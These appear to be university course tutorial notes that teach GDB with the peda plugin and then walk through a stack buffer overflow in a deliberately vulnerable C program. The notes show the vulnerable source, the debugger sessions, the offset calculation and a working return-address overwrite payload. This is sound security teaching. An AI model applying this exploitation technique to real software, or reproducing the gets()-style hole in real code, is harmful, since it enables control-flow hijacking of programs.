Tutorial 1 Notes

In tutorial 1 we explore some GDB basics and then we use this knowledge to perform a simple attack on a buffer overflow vulnerability. It is strongly suggested that you use a VM to follow this tutorial. Preferably use the simple ubuntu image linked previously on IVLE.

In order to follow along with the tutorial you will need to download the vulc.c and Makefile from here. Put the files in the same directory and run:

$ make

in order to build the vuln executable file.

GDB

Although it is a powerful tool, gdb is pretty cumbersome to use by itself. Thus we will be using a plugin called "Python Exploit Development Assistance for GDB", in short: peda. Even though there is a lot of functionality included in it we are going to go only over what we need right now.

In order to install the plugin we first need **git**:

$ sudo apt-get install git

After that just use these two commands to download and install the plugin:

$ git clone https://github.com/longld/peda.git ~/peda
$ echo "source ~/peda/peda.py" >> ~/.gdbinit

To test if the plugin is installed correctly just type:

$ gdb

and a red "gdb-peda" prompt should appear like in the picture below.

```
student@CS3235:~$ gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
gdb-peda$
```

Type q and Enter or use Ctrl-D to exit from gdb into the bash command line. Now we open the vuln file in gdb:

$ gdb ./vuln

Replace ./vuln with your path to the vuln file. By typing:

gdb-peda$ run

the program will run normally until it finishes execution or until it is interrupted by an OS signal such as SIGSEGV for segmentation fault. You can use the start command to run the program until it enters main and then pause execution.

gdb-peda$ start

```
[----------------------------------registers-----------------------------------]
RAX: 0x400603 (<main>:  push   rbp)
RBX: 0x0
RCX: 0x0
RDX: 0x7fffffffdf78 --> 0x7fffffffe2ea ("XDG_VTNR=7")
RSI: 0x7fffffffdf68 --> 0x7fffffffe2d2 ("/home/student/tut1/vuln")
RDI: 0x1
RBP: 0x7fffffffde80 --> 0x400630 (<__libc_csu_init>:    push   r15)
RSP: 0x7fffffffde80 --> 0x400630 (<__libc_csu_init>:    push   r15)
RIP: 0x400607 (<main+4>:        mov    eax,0x0)
R8 : 0x4006a0 (<__libc_csu_fini>:       repz ret)
R9 : 0x7ffff7de7ab0 (<_dl_fini>:        push   rbp)
R10: 0x846
R11: 0x7ffff7a2d740 (<__libc_start_main>:       push   r14)
R12: 0x4004c0 (<_start>:        xor    ebp,ebp)
R13: 0x7fffffffdf60 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x400602 <print_hello+59>:   ret
   0x400603 <main>:     push   rbp
   0x400604 <main+1>:   mov    rbp,rsp
=> 0x400607 <main+4>:   mov    eax,0x0
   0x40060c <main+9>:   call   0x4005c7 <print_hello>
   0x400611 <main+14>:  mov    edi,0x4006e5
   0x400616 <main+19>:  call   0x400470 <puts@plt>
   0x40061b <main+24>:  mov    eax,0x0
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffde80 --> 0x400630 (<__libc_csu_init>:   push   r15)
0008| 0x7fffffffde88 --> 0x7ffff7a2d830 (<__libc_start_main+240>:       mov    edi,eax)
0016| 0x7fffffffde90 --> 0x0
0024| 0x7fffffffde98 --> 0x7fffffffdf68 --> 0x7fffffffe2d2 ("/home/student/tut1/vuln")
0032| 0x7fffffffdea0 --> 0x1f7ffcca0
0040| 0x7fffffffdea8 --> 0x400603 (<main>:      push   rbp)
0048| 0x7fffffffdeb0 --> 0x0
0056| 0x7fffffffdeb8 --> 0x674673f89cd492b9
```

At every execution of an instruction peda will display a context for us. This context contains the registers, the code that is about to get executed and a small part of the top of the stack. You can display more of the stack by using:

gdb-peda$ stack 50

The context can be displayed again with:

gdb-peda$ context

Two other very useful commands are next instruction (ni) and step instruction (si). Both of these commands execute only one instruction but the later steps into function calls while the former will treat the whole call as an instruction. In peda if you hit ENTER with the command line empty, the previous command will be executed. This would step 3 instructions (the empty line equivalates to just hitting ENTER):

gdb-peda$ si
gdb-peda$
gdb-peda$

Another useful instruction is pdis (peda disassemble). It will try to disassemble bytes from any address given. In case the binary file contains symbols it can use those too. For example if we want to disassemble the main function:

gdb-peda$ pdis main

```
gdb-peda$ pdis main
Dump of assembler code for function main:
   0x0000000000400603 <+0>:     push   rbp
   0x0000000000400604 <+1>:     mov    rbp,rsp
=> 0x0000000000400607 <+4>:     mov    eax,0x0
   0x000000000040060c <+9>:     call   0x4005c7 <print_hello>
   0x0000000000400611 <+14>:    mov    edi,0x4006e5
   0x0000000000400616 <+19>:    call   0x400470 <puts@plt>
   0x000000000040061b <+24>:    mov    eax,0x0
   0x0000000000400620 <+29>:    pop    rbp
   0x0000000000400621 <+30>:    ret
End of assembler dump.
gdb-peda$
```

This becomes very handy when you want to set up a breakpoint but you do not know the address of the instruction. Breakpoints are locations in the program where the execution will stop under a debugger. To set up a breakpoint at the call to print_hello we can use the address of the instruction displayed on the left (in this case 0x40060c):

gdb-peda$ b *0x40060c
gdb-peda$ run

The program will pause at the call to print_hello. In order to resume execution we use continue or c.

Simple buffer overflow

This scenario occurs when the boundaries of a preallocated buffer are breached usually during a copy or read operation. The result is that the memory locations near the buffer get overwritten. Depending on where the buffer is located, there are multiple ways in which an attacker can exploit such a vulnerability.

In this tutorial we explore how the buffer overflow that occurs in vuln.c can be exploited.

```
#include <stdio.h>

void print_master()
{
        puts("You are my master");
}

void print_hello()
{
        char s[32];

        puts("What is your name?");
        gets(s);

        printf("Hello, %s!\n", s);

}

int main()
{

        print_hello();
        puts("Bye Bye");
        return 0;
}
```

In order to compile the vuln.c file run:

$ make

```
vuln.c:(.text+0x30): warning: the `gets' function is dangerous and should not be used.
```

The compiler warns about the gets function. That is because the gets function does not have any parameter for size. The input's size is determined by the user when the buffer size is already specified by the programmer and that should never happen. Indeed the buffer overflow occurs at line 13. Let’s run a quick test: run the program with these 2 inputs:


1. AAAAAAAAAA

```
student@CS3235:~/tut1$ ./vuln
What is your name?
AAAAAAAAAA
Hello, AAAAAAAAAA!
Bye Bye
```

2. AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA


```
student@CS3235:~/tut1$ ./vuln
What is your name?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Hello, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!
Segmentation fault (core dumped)
```

The second input crashes the program. In order to understand why that happens we need to remember the stack layout of a function.



In our case there is only 1 local variable and that is the s buffer. The addresses in this example are not correct but they illustrate the point that the stack grows towards lower addresses.

Let’s compare the stack in the above mentioned cases:



Case 1 - short input **Case 2 - long input**

In the first case the input is small enough to fit in the preallocated buffer. Thus the program executes as expected and exits normally. In the second case the buffer is filled during the gets call and afterwards the input starts to overwrite adjacent memory on the stack. If the input is big enough to reach the return address and corrupt it then during the ret instruction the program tries to jump to an unmapped address, fails and then crashes.

We can try to recreate in gdb:

gdb-peda$ run
What is your name?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

```
[------------------------------------code------------------------------------]
   0x4005fb <print_hello+52>:   call   0x400480 <printf@plt>
   0x400600 <print_hello+57>:   nop
   0x400601 <print_hello+58>:   leave
=> 0x400602 <print_hello+59>:   ret
   0x400603 <main>:     push   rbp
   0x400604 <main+1>:   mov    rbp,rsp
   0x400607 <main+4>:   mov    eax,0x0
   0x40060c <main+9>:   call   0x4005c7 <print_hello>
[------------------------------------stack-----------------------------------]
0000| 0x7fffffffde78 ("AAAAAAAA")
0008| 0x7fffffffde80 --> 0x400600 (<print_hello+57>:    nop)
0016| 0x7fffffffde88 --> 0x7ffff7a2d830 (<__libc_start_main+240>:       mov    edi,eax)
0024| 0x7fffffffde90 --> 0x0
0032| 0x7fffffffde98 --> 0x7fffffffdf68 --> 0x7fffffffe2d1 ("/home/student/tut1/vuln")
0040| 0x7fffffffdea0 --> 0x1f7ffcca0
0048| 0x7fffffffdea8 --> 0x400603 (<main>:      push   rbp)
0056| 0x7fffffffdeb0 --> 0x0
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000000000400602 in print_hello ()
```

The process receives a SIGSEGV signal when it hits the ret instruction. That is due to the fact that the first stack value is not a valid address to jump to.

We will try to overwrite the return address with a valid address such as the start address of the print_master function. In order to do that we have to follow 2 steps.

1. Figure out how many characters are needed to fill the buffer and any remaining memory until we hit the return address.
2. Figure out what address to put instead of the return address.

There are multiple ways to solve step 1. One way is to try and count the bytes: 32 bytes for the s buffer and then another 8 for the previous base pointer, that is a total of 40 bytes until we hit the return address. But this way is unreliable because the source code can be modified heavily after compilation and this method might not work in other cases. Another way is to count the bytes using gdb.

First we will place a breakpoint at the call to gets:

gdb-peda$ pdis print_hello

The address at which the call to gets instruction is located is 0x4005e5.

gdb-peda$ b *0x4005e5
gdb-peda$ run

```
[--------------------------------------code-------------------------------------]
   0x4005d9 <print_hello+18>:   lea    rax,[rbp-0x20]
   0x4005dd <print_hello+22>:   mov    rdi,rax
   0x4005e0 <print_hello+25>:   mov    eax,0x0
=> 0x4005e5 <print_hello+30>:   call   0x4004a0 <gets@plt>
   0x4005ea <print_hello+35>:   lea    rax,[rbp-0x20]
   0x4005ee <print_hello+39>:   mov    rsi,rax
   0x4005f1 <print_hello+42>:   mov    edi,0x4006d9
   0x4005f6 <print_hello+47>:   mov    eax,0x0
Guessed arguments:
arg[0]: 0x7fffffffde50 --> 0x0
[-------------------------------------stack-------------------------------------]
0000| 0x7fffffffde50 --> 0x0
0008| 0x7fffffffde58 --> 0x0
0016| 0x7fffffffde60 --> 0x400630 (<__libc_csu_init>:   push   r15)
0024| 0x7fffffffde68 --> 0x4004c0 (<_start>:    xor    ebp,ebp)
0032| 0x7fffffffde70 --> 0x7fffffffde80 --> 0x400630 (<__libc_csu_init>:        push   r15)
0040| 0x7fffffffde78 --> 0x400611 (<main+14>:   mov    edi,0x4006e5)
0048| 0x7fffffffde80 --> 0x400630 (<__libc_csu_init>:   push   r15)
0056| 0x7fffffffde88 --> 0x7ffff7a2d830 (<__libc_start_main+240>:       mov    edi,eax)
```

The return address to main is the 6th address on the stack. Since the buffer starts at the top of the stack that means that we need to fill 5 stack slots before hitting the return address, which mean 5(slots) * 8(bytes per slot) = 40 bytes.

To find the address for the print_master function we can use the print(p) function of gdb:

gdb-peda$ p print_master

The location of the print_master function is 0x4005b6. Now we need to put everything together. First 40 bytes (we will choose to put 40 As) and then the address of the print_master function but written in reverse since Intel CPUs are little endian.

$ python -c ‘print “A”*40’ #in order to print 40 A’s
$ echo -ne “AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xb6\x05\x40” > payload
$ ./vuln < payload

```
student@CS3235:~/tut1$ python -c 'print "A"*40'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
student@CS3235:~/tut1$ echo -ne "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xb6\x05\x40" > payload
student@CS3235:~/tut1$ ./vuln < payload
What is your name?
Hello, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA◆@!
You are my master
```

We managed to call the print_master function instead of returning to main. We can observe that the function never returns to main because the “Bye Bye” string is never printed.